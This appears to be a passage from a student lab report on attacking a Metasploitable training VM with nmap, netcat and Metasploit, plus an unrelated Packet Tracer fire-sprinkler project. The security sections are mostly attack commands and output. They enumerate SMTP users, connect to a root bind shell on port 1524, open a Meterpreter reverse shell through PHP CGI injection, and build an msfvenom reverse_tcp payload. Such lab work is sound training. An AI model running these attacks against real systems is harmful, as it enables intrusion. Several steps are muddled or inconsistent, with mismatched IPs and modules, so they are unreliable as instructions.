|   eavesdropping, and are vulnerable to active man-in-the-middle attacks
|   which could completely compromise the confidentiality and integrity
|   of any data exchanged over the resulting session.
| Check results:
|_ ANONYMOUS DH GROUP 1
|   Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: postfix builtin
|   Modulus Length: 1024
```

STEP 3:

Use the metasploit tool by entering `msfconsole` command and enter the command as `search smtp`.

```
msf6 > search smtp
Matching Modules
=====
#  Name
-  exploit/linux/smtp/apache_james_exec
File Write
1 auxiliary/server/capture/smtp
2 auxiliary/scanner/http/gavazzi_em_login_loot
fo and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole
4 exploit/windows/browser/communicrypt_mail_activex
5 exploit/linux/smtp/exim_gethostname_bof
6 exploit/linux/smtp/exim4_dovecot_exec
7 exploit/unix/smtp/exim4_string_format
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/smtp/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1	auxiliary/server/capture/smtp		normal	No	Authentication Capture: SMTP
2	auxiliary/scanner/http/gavazzi_em_login_loot		normal	No	Carlo Gavazzi Energy Meters - Login Brute Force, Extract In fo and Dump Plant Database
3	exploit/unix/smtp/clamav_milter_blackhole	2007-08-24	excellent	No	ClamAV Milter Blackhole-Mode Remote Code Execution
4	exploit/windows/browser/communicrypt_mail_activex	2010-05-19	great	No	Communicrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5	exploit/linux/smtp/exim_gethostname_bof	2015-01-27	great	Yes	Exim GHST (glibc gethostbyname) Buffer Overflow
6	exploit/linux/smtp/exim4_dovecot_exec	2013-05-03	excellent	No	Exim and Dovecot Insecure Configuration Command Injection
7	exploit/unix/smtp/exim4_string_format	2010-12-07	excellent	No	Exim4 string_format Function Heap Buffer Overflow

STEP 4:

Copy the path 25 shown as the result of *search smtp* ,this path will allow to enter the machine. Enter command as use the pathname.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS      192.168.56.105      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
          tasploit
REPORT      25                  yes        The target port (TCP)
THREADS     1                  yes        The number of concurrent threads (max one per host)
UNIXONLY    true                yes        Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlist  yes        The file that contains a list of probable users accounts.
          s/unix_users.txt
```

STEP 5:

Set the RHOSTS to the metasploitable IP address .

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS      192.168.56.105      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
          tasploit
REPORT      25                  yes        The target port (TCP)
THREADS     1                  yes        The number of concurrent threads (max one per host)
UNIXONLY    true                yes        Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlist  yes        The file that contains a list of probable users accounts.
          s/unix_users.txt

View the full module info with the info, or info -d command.
```

STEP 6:

Enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.105:25  - 192.168.56.105:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

STEP 7:

Open another terminal and enter the root and scan the port using the command *nc 192.168.56.105 25*.

Enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres

```
(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
[─root@kali㉿kali]─[~/home/kali]
# nc 192.168.56.105 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu) numberz 2007-03-29
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

c. Metasploit Exploitation using Bind Shell

A bind shell is a type of shell that listens for incoming connections on a specific port and allows the attacker to gain access to the target system. In Kali Linux, you can create a bind shell using several tools, such as Netcat, Metasploit.

STEP 1:

The command "`nmap -sV <metasploit_IP>`" is used to perform a service version scan on the target system with the IP address specified as "`<metasploit_IP>`" using Nmap.

The output of this command will show the results of the service version scan, including the open ports and their associated services, the service versions, and any other information Nmap was able to gather about the target system. This information can be useful for identifying potential vulnerabilities and for determining the appropriate Metasploit modules to use for further exploitation

```
(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
[─root@kali㉿kali]─[~/home/kali]
# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:20 EST
Nmap scan report for 192.168.56.105
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
```

STEP 2:

The command "`nmap -p 1524 <metasploit_IP>`" is used to scan a specific port (1524 in this case) on the target system with the IP address specified as "`<metasploit_IP>`" using nmap.

The output of this command will show the status of port 1524 (open, closed, or filtered), and any information nmap was able to gather about the service running on that port.

```
[root@kali:~/home/kali]
# nmap -p 1524 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:21 EST
Nmap scan report for 192.168.56.105
Host is up (0.00032s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```

STEP 3:

The command "nc <metasploit IP> 1524" is used to establish a connection to the target system with the IP address specified as "<metasploit IP>" using Netcat. Specifically, this command will attempt to connect to port 1524 on the target system.

```
[root@kali:~/home/kali]
# nc 192.168.56.105 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
init
```

d. Metasploitable Exploitation using HTTP Port

STEP 1:

Open Kali linux and Metasploitable parallelly. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

```
(kali㉿kali):[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.105 brd 192.168.56.255
            netmask 255.255.255.0 broadcast 192.168.56.255
            inet6 fe80::3424:e537:163c:3562 brd fe80::ff:fe37:163c:3562
                prefixlen 64
                scopeid 0x20<link>
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 2549 bytes 287751 (281.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 629 bytes 458722 (447.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
        inet 127.0.0.1 brd 127.0.0.1
            netmask 255.0.0.0
            inet6 ::1 brd ::1
                prefixlen 128
                scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 629 bytes 66322 (64.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 629 bytes 66322 (64.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali):[~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address          NetBIOS Name       Server     User           MAC address
192.168.56.105      METASPLOITABLE    <server>   METASPLOITABLE  00:00:00:00:00:00
192.168.56.255      Sendto Failed: Permission denied
```

STEP 2:

Use the metasploit tool by entering msfconsole command and enter the command as *search http scanner*.

```
[root@kali:~/home/kali]
# msfconsole
```

```
msf6 > search http scanner
Matching Modules
#  Name
0 auxiliary/scanner/http/a10networks_ax_directory_traversal
1 auxiliary/scanner/snmp/sbg6580_enum
2 auxiliary/scanner/http/wp_abandoned_cart_sqli
3 auxiliary/scanner/http/accelion_fta_statecode_file_read
4 auxiliary/scanner/http/adobe_xml_inject
5 auxiliary/scanner/http/advantech_webaccess_login
6 auxiliary/scanner/http/allegro_rompager_misfortune_cookie
7 auxiliary/scanner/http/ftp/anonymous
8 auxiliary/scanner/http/apache_userdir_enum
9 auxiliary/scanner/http/apache_normalize_path
10 auxiliary/scanner/http/apache_activedirectory_traversal

# Disclosure Date Rank Check Description
0 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 normal No ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2 2020-11-05 normal No Abandoned Cart for WooCommerce SQLi Scanner
3 2015-07-10 normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
4 normal No Adobe XML External Entity Injection
5 normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
6 normal No Anonymous FTP Access Detection
7 normal No Apache "mod_userdir" User Enumeration
8 normal No Apache 2.4.49/2.4.50 Traversal RCE Scanner
9 2021-05-10 normal No Apache ActiveMQ Directory Traversal
```

STEP 3:

Copy the path `auxiliary/scanner/http/http_version` shown as the result of `search http scanner`, this path will allow to enter the machine. Enter command as use the `<path>`. Configure the rhost and the payload for the exploitation as indicated in the below figure.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 no The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
#  Name
0 exploit/multi/http/ops_license
1 exploit/multi/http/php_cgi_arg_injection
2 exploit/windows/http/php_apache_request_headers_bof

# Disclosure Date Rank Check Description
0 2012-01-05 excellent Yes OPS license.php Remote Command Execution
1 2012-05-03 excellent Yes PHP CGI Argument Injection
2 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
```

STEP 4:

Enter the command `exploit`. Then you will be logged to the target machines kernel
Enter the command `sysinfo` to get the machine info.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuidf
[-] Unknown command: getuidf
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/Var/www
meterpreter > ls
Listing: /Var/www
=====
Mode Size Type Last modified Name
---- -- -- -- --
041777/rwxrwxrwx 4096 dir 2012-05-20 15:30:29 -0400 dav
040755/rwxr-xr-x 4096 dir 2012-05-20 15:52:33 -0400 dvwa
100644/rw-r--r-- 891 fil 2012-05-20 15:31:37 -0400 index.php
040755/rwxr-xr-x 4096 dir 2012-05-14 01:43:54 -0400 mutillidae
040755/rwxr-xr-x 4096 dir 2012-05-14 01:36:40 -0400 phpMyAdmin
100644/rw-r--r-- 19 fil 2010-04-16 02:12:44 -0400 phpinfo.php
040755/rwxr-xr-x 4096 dir 2012-05-14 01:50:38 -0400 test
040775/rwxrwxr-x 20480 dir 2010-04-19 18:54:16 -0400 tikiwiki
040775/rwxrwxr-x 20480 dir 2010-04-16 02:17:47 -0400 tikiwiki-old
040755/rwxr-xr-x 4096 dir 2010-04-16 15:27:58 -0400 twiki
```

5. Perform Network scanning using following nmap commands

nmap (Network Mapper) is a tool used for network exploration and security auditing. It can be used to scan networks, identify hosts and services running on those hosts, and even identify vulnerabilities in those services.

Step1:

Open Kali Linux and Metasploitable in parallel. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
  inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
    inet6 fe80::34a4:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 2549  bytes 287751 (281.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6826  bytes 458722 (447.9 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
  inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop  txqueuelen 1000  (Local Loopback)
        RX packets 629  bytes 66322 (64.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 629  bytes 66322 (64.7 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.105  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 2:

Enter root to use nmap tool.

a. nmap -p

The -p option in Nmap is used to specify the ports to be scanned

```
(root㉿kali)-[/home/kali]
# nmap -p 25 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 04:59 EST
Nmap scan report for 192.168.56.105
Host is up (0.00072s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.92 seconds
```

b. nmap -sV

This command is used to perform service version detection on the target host.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:06 EST
Nmap scan report for 192.168.56.105
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.15 seconds
```

c. nmap -sT

This command is used to perform a TCP connect scan on the target host. It attempts to establish a full TCP connection with each target port to determine whether the port is open or closed.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sT 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:11 EST
Nmap scan report for 192.168.56.105
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccpProxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
```

d. nmap -O

This command is used to perform operating system detection on the target host

```
[root@kali]:~/home/kali]
# nmap -O 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:10 EST
Nmap scan report for 192.168.56.105
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds
```

e. nmap -A

This command is used to perform an aggressive scan on the target host. It combines several scan types, including OS detection, version detection, and default scripts, to gather as much information about the target as possible.

```
[root@kali]:~/home/kali]
# nmap -A 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:13 EST
Nmap scan report for 192.168.56.105
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.56.104
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cccd (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```


f. nmap -PT

This command is used to perform a TCP ping scan on the target host. It sends TCP packets to the target's ports to determine if they are open or closed.

```
[root@kali]~[~/home/kali]
# nmap -PT 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:20 EST
Nmap scan report for 192.168.56.105
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

6. Networking project on Fire Extinguisher using Cisco Packet Tracer



In this scenario, we will use a server, water sprinkler, smoke detector, and three cars that emit smoke. The smoke detector will detect the smoke level and send a signal to the server. Based on the signal received, the server will activate the water sprinkler and filter to control the fire.

Here's how we can set up the network topology:

1. Create a new network topology in Cisco Packet Tracer.
2. Add a server, water sprinkler, smoke detector, and three cars that emit smoke to the working area.
3. Connect the smoke detector to the server, and the water sprinkler to the server.
4. Connect the three cars to the smoke detector.

Here's how we can configure the network:

1. Change the name of the server to "Registration Server" and the water sprinkler to "Sprinkler".
2. Set the network type to static for all components.
3. Assign the following IPv4 addresses to the components:
 - Registration Server: 1.0.0.1
 - Sprinkler: 1.0.0.2
 - Smoke Detector: 1.0.0.3
4. In the desktop settings of the server, create a new user account with the username "admin" and a password.
5. Establish a remote desktop connection between the smoke detector and the water sprinkler.

Here's how the network will work:

1. The smoke detector will detect the smoke level from the cars and send a signal to the server.
2. The server will receive the signal and check if the smoke level is above a certain limit.
3. If the smoke level is above the limit, the server will activate the water sprinkler and filter.
4. The water sprinkler will start sprinkling water to control the fire, and the filter will start working to purify the air.
5. The server will monitor the smoke level and deactivate the water sprinkler and filter when the smoke level goes below the limit.

You can test the network by simulating smoke levels from the cars and observing how the server responds to the signals from the smoke detector. You can also use Packet Tracer's simulation mode to simulate different scenarios and test the network's robustness.

Group 2 :

1. Exploiting DVWA

DVWA (Damn Vulnerable Web Application) is a web application designed for security testing purposes. SQL injection is one of the most common web application vulnerabilities, and DVWA includes multiple levels of SQL injection challenges that users can practice exploiting.

STEP 1:

nbtscan is used to identify the IP address of a Metasploit instance running on a network.


```

kali-linux-2023-W07-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali
192.168.56.255 Sendto failed: Permission denied
[...]
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
[...]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f raw -o exploit
[...]

```


STEP 2:

Type the IP address of the Metasploit instance that you want to browse into the address bar. Press Enter or click the "Go" button.



